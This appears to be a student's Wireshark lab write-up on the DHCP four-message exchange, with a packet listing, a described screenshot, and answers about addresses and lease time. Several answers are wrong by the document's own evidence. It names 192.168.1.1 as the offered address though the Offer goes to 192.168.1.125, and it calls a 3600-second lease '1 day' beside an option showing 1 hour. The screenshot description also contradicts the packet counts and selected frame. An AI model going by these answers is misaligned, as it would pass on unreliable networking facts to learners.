1	0.000000000	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x7b3d9508
2	2.904742131	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x7b3d9508
3	3.298812948	192.168.1.1	192.168.1.125	DHCP	342	DHCP Offer - Transaction ID 0x7b3d9508
4	3.299324873	192.168.1.1	192.168.1.125	DHCP	342	DHCP Offer - Transaction ID 0x7b3d9508
5	3.299289577	0.0.0.0	255.255.255.255	DHCP	342	DHCP Request - Transaction ID 0x7b3d9508
6	3.322146803	192.168.1.1	192.168.1.125	DHCP	350	DHCP ACK - Transaction ID 0x7b3d9508
7	15.576126987	192.168.1.125	192.168.1.1	DHCP	342	DHCP Release - Transaction ID 0xd4d2da43

The bytes pane shows the raw hex and ASCII data for the selected frames. The selected frame (Frame 5) is highlighted in blue. The bytes pane also displays the Client hardware address padding (00000000000000000000000000000000), Server host name not given, Boot file name not given, Magic cookie: DHCP, and various DHCP options (Message Type, Server Identifier, Requested IP Address, Host Name, Parameter Request List, End, Padding).

The screenshot shows the Wireshark interface with the following details:

- Main Window:** Shows 15 captured frames. Frame 1 is selected, displaying its details.
- Selected Frame (Frame 1):**
 - Details:** Shows the packet structure with fields like Source MAC, Destination MAC, Protocol (DHCP), Length, and Info (DHCP Discover - Transaction ID 0x7b3d9508).
 - Hex:** Displays the raw hex data of the packet.
 - ASCII:** Displays the ASCII representation of the packet data.
- Status Bar:** Shows "Packets: 7 · Displayed: 7 (100.0%)".
- Bottom Navigation:** Includes icons for file operations (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help) and a search bar.



A host uses DHCP to obtain an IP address, among other things. But a host's IP address is not confirmed until the end of the four-message exchange! If the IP address is not set until the end of the four-message exchange, then what values are used in the IP datagrams in the four-message exchange? For each of the four DHCP messages (Discover/Offer/Request/ACK DHCP), indicate the source and destination IP addresses that are carried in the encapsulating IP datagram.?

0.0.0.0/255.255.255.255 DHCP Discover

192.168.1.1/192.168.1.125 DHCP Offer

0.0.0.0/255.255.255.255 DHCP Request

192.168.1.1/192.168.1.125 DHCP ACK


What IP address is the DHCP server offering to your host in the DHCP Offer message? Indicate which DHCP message contains the offered DHCP address?

Answer: The DHCP server offer 192.168.1.1 as the ip address in the DHCP offer message

✓ Option: (53) DHCP Message Type (Offer)

Length: 1

DHCP: Offer (2)



What is the IP address of the DHCP server?

Answer: 192.168.1.1

Explain the purpose of the lease time. How long is the lease time in your experiment?

Answer: The purpose of lease time is to tell the client how long they can use the specific IP address assigned by the server before they will have to be assigned a new one. The lease time in my experiment is 3600s seconds or 1 day

DHCP SERVER IDENTIFIER: 192.168.1.1

- ✓ Option: (51) IP Address Lease Time
 - Length: 4
 - IP Address Lease Time: (3600s) 1 hour